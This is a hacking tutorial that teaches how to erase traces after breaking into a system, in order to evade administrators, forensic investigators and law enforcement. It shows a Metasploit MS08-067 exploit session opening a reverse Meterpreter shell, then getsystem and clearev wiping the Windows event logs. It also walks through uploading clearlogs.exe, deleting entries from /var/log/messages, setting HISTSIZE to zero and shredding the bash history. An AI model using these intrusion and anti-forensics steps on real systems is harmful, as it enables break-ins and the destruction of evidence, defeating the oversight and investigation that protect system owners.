

How to Cover Your Tracks & Leave No Trace Behind on the Target System

In this guide, I'll show you a few ways that we can cover our tracks, making it VERY difficult for a system admin, forensic investigator, or law enforcement agent to track our malicious activities.



Log files are the most common technique for a system admin to determine what has taken place on their system. Every unsuccessful login, successful login, and security event is logged into the log files. So, the first thing we need to do is to make certain there is no trace of our malicious activities in those log files.

Step 1 Clearing Event Logs with the Meterpreter

In newer versions of Metasploit's meterpreter, there's a script called **clearev** to clear all event logs. This program will go into the event logs on a Windows system and clear out ALL of the logs. This might look a little suspicious to the vigilant system admin, but most system admins are NOT vigilant.

At the very least, it will remove our connection and/or attempted connection from the log files. Of course, there may be other evidence left behind such as router logs and IDS logs, but we'll deal with those in a future tutorial.

First, use Metasploit to compromise the system and get a meterpreter command prompt.

A screenshot of a terminal window titled 'root : sh'. The window shows a Metasploit Meterpreter session. At the top, there's a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. Below the menu, there's a table with columns 'Id' and 'Name'. The first row shows '0' and 'Automatic Targeting'. The main area of the terminal shows the following commands and output:

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.116.133
RHOST => 192.168.116.133
msf exploit(ms08_067_netapi) > set LHOST 192.168.116.132
LHOST => 192.168.116.132
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.116.132:4444
[-] Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.116.133:445) was unreachable.
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.116.132:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.116.133
[*] Meterpreter session 1 opened (192.168.116.132:4444 -> 192.168.116.133:1039) at 2013-08-09 10:54:08 -0600

meterpreter > 
```

A large, semi-transparent watermark is visible in the background of the terminal window, featuring a dragon head and the text 'track 5r3'.

Once we get a meterpreter on a system, we can simply type:

- **meterpreter > clearev**

```
root : sh
File Edit View Bookmarks Settings Help
RHOST => 192.168.116.133
msf exploit(ms08_067_netapi) > set LHOST 192.168.116.132
LHOST => 192.168.116.132
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.116.132:4444
[-] Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.116.133:445) was unreachable.
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.116.132:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.116.133
[*] Meterpreter session 1 opened (192.168.116.132:4444 -> 192.168.116.133:1039) at 2013-08-09 10:54:08 -0600

meterpreter > getsystem
...got system (via technique 1).
meterpreter > clearev
[*] Wiping 22 records from Application...
[*] Wiping 38 records from System...
[*] Wiping 31 records from Security...
meterpreter >
```

As we can see in this screenshot above, all of the event logs from Application, System, and Security have been cleared from the log files on the victim system.

Step 2 Clearing Event Logs on Windows Machines

Another way to clear the log files on Windows systems is to use the **clearlogs.exe** file. You can [download it from here](#).

If we have physical access to the system, we can simply install it and then run clearlogs. We can choose to clear the Security, Application, or Security logs. To clear the security logs, type:

- **clearlogs.exe -sec**

```
C:\ Command Prompt
Volume in drive C has no label.
Volume Serial Number is 786E-FDAB

Directory of C:\Documents and Settings\Administrator\Desktop


08/08/2013  04:57 PM    <DIR>          .
08/08/2013  04:57 PM    <DIR>          ..
10/09/2007  08:25 AM    <DIR>          burpsuite
08/08/2013  04:56 PM             28,672 clearlogs.exe
10/08/2007  08:22 AM    <DIR>          hxdef
10/10/2006  08:39 AM             104 My Computer.lnk
11/13/2003  01:46 PM    <DIR>          recub
10/04/2007  09:48 AM             745 Shortcut to IEXPLORE.EXE.lnk
03/07/2007  12:22 PM    <DIR>          WebGoat-5.0
               3 File(s)          29,521 bytes
               6 Dir(s)      4,939,436,032 bytes free

C:\Documents and Settings\Administrator\Desktop>clearlogs.exe -sec
ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
               - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\Documents and Settings\Administrator\Desktop>
```

We can then go to the Event Viewer and click on Security events, where we can see that all the security events have been cleared! There is no trace we had been there!




If we have remote access to the system, we can simply upload it to the system with TFTP and then run it on the system.

Don't forget to remove clearlogs.exe before leaving the system as the mere presence of the clearlogs file will be telltale evidence that someone has compromised their system.

Step 3 Clearing Event Logs on Linux Computers

In Linux systems, log files are stored in the **/var/log** directory. We can open and view that plain text file containing log messages by opening with any text editor (I'm using [KWrite](#) in BackTrack).

- **kwrite /var/log/messages**



```
messages - KWrite
File Edit View Tools Settings Help
New Open Save Save As Close Undo Redo
Jul 10 15:46:20 bt kernel: [626998.008185] sr 1:0:0:0: [sr0] Result: hostbyte=DID_OK driverbyte=
Jul 10 15:46:20 bt kernel: [626998.008199] sr 1:0:0:0: [sr0] Sense Key : Not Ready [current]
Jul 10 15:46:20 bt kernel: [626998.008212] Info fld=0x0
Jul 10 15:46:20 bt kernel: [626998.008216] sr 1:0:0:0: [sr0] Add. Sense: Medium not present - tr
Jul 10 15:46:20 bt kernel: [626998.008228] sr 1:0:0:0: [sr0] CDB: Read(10): 28 00 00 0d 9f 86 00
Jul 10 15:46:20 bt kernel: [626998.063663] sr 1:0:0:0: [sr0] Device not ready
Jul 10 15:46:20 bt kernel: [626998.063680] sr 1:0:0:0: [sr0] Result: hostbyte=DID_OK driverbyte=
Jul 10 15:46:20 bt kernel: [626998.063781] sr 1:0:0:0: [sr0] Sense Key : Not Ready [current]
Jul 10 15:46:20 bt kernel: [626998.063796] Info fld=0x0
Jul 10 15:46:20 bt kernel: [626998.063801] sr 1:0:0:0: [sr0] Add. Sense: Medium not present - tr
Jul 10 15:46:20 bt kernel: [626998.063813] sr 1:0:0:0: [sr0] CDB: Read(10): 28 00 00 0d 9f 98 00
Jul 10 15:46:20 bt kernel: [626998.077009] sr 1:0:0:0: [sr0] Device not ready
Jul 10 15:46:20 bt kernel: [626998.077027] sr 1:0:0:0: [sr0] Result: hostbyte=DID_OK driverbyte=
Jul 10 15:46:20 bt kernel: [626998.077040] sr 1:0:0:0: [sr0] Sense Key : Not Ready [current]
Jul 10 15:46:20 bt kernel: [626998.077053] Info fld=0x0
Jul 10 15:46:20 bt kernel: [626998.077057] sr 1:0:0:0: [sr0] Add. Sense: Medium not present - tr
Jul 10 15:46:20 bt kernel: [626998.077070] sr 1:0:0:0: [sr0] CDB: Read(10): 28 00 00 0d 9f 88 00
Jul 10 15:46:20 bt kernel: [626998.086472] sr 1:0:0:0: [sr0] Device not ready
Jul 10 15:46:20 bt kernel: [626998.086489] sr 1:0:0:0: [sr0] Result: hostbyte=DID_OK driverbyte=
Jul 10 15:46:20 bt kernel: [626998.086501] sr 1:0:0:0: [sr0] Sense Key : Not Ready [current]
Jul 10 15:46:20 bt kernel: [626998.086513] Info fld=0x0
Jul 10 15:46:20 bt kernel: [626998.086517] sr 1:0:0:0: [sr0] Add. Sense: Medium not present - tr
Jul 10 15:46:20 bt kernel: [626998.086530] sr 1:0:0:0: [sr0] CDB: Read(10): 28 00 00 0d 9f 88 00
Jul 10 15:46:20 bt kernel: [626998.198556] sr 1:0:0:0: [sr0] Device not ready
Jul 10 15:46:20 bt kernel: [626998.198574] sr 1:0:0:0: [sr0] Result: hostbyte=DID_OK
Jul 10 15:46:20 bt kernel: [626998.198586] sr 1:0:0:0: [sr0] Sense Key : Not Ready [
Jul 10 15:46:20 bt kernel: [626998.198601] Info fld=0x0
Jul 10 15:46:20 bt kernel: [626998.198605] sr 1:0:0:0: [sr0] Add. Sense: Medium not
Line: 1,091 Col: 79 INS LINE messages
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Select All Ctrl+A
Deselect Ctrl+Shift+A
```

Before we leave the compromised system, we'll want to open this file in our favorite text editor and simply delete ALL of the entries, or if we have time, carefully go through and delete any entries related specifically to our compromise of the system.

Step 4 Erasing the Command History

Finally, before we leave the compromised Linux system, we want to make certain that our command history is erased. Remember, the bash shell we're typing in will save our last 500 commands. A system admin could track all of our commands and detect and decipher our activities on the system and potentially use them as evidence.

To see our history, we can use the **more** command:


- **more ~/.bash_history**

The size of our history file is determined by the environment variable **HISTSIZE**. We can check the size of the HISTSIZE variable by typing:

- **echo \$HISTSIZE**

We could then set it to zero by typing:

- **export HISTSIZE=0**

A screenshot of a terminal window titled ': bash'. The window has a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The terminal content shows three lines of commands and their output: 'root@bt:/# echo \$HISTSIZE' followed by '1000', 'root@bt:/# export HISTSIZE=0', and 'root@bt:/#' followed by a cursor. The terminal has a dark background with light-colored text. The window title bar and menu bar are in a lighter shade.


Now, our shell will not store any of our history! If you remember, change it to zero before beginning the hack and none of your commands will be stored, but if you've already written some commands, remember to log out and log back in to clear your history after setting the HISTSIZE to zero.

Step 5 Shredding the History File

Sometimes we won't have enough time to erase the history file or change the HISTSIZE variable. In a hurry, we can simply shred our history file by typing:

- **shred -zu root/.bash_history**

The **shred** command with the **-zu** switches will overwrite the history with zeros and delete the file.

A screenshot of a terminal window titled ': bash'. The window has a menu bar with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The terminal text shows the command 'root@bt: /# shred -zu /root/.bash_history' being entered. The background of the terminal is dark with some faint, curved lines on the right side. The bottom of the window shows a tab labeled ': bash'.

To check to see if our history has been shredded, we can view the history file by typing:

- **more /root/.bashhistory**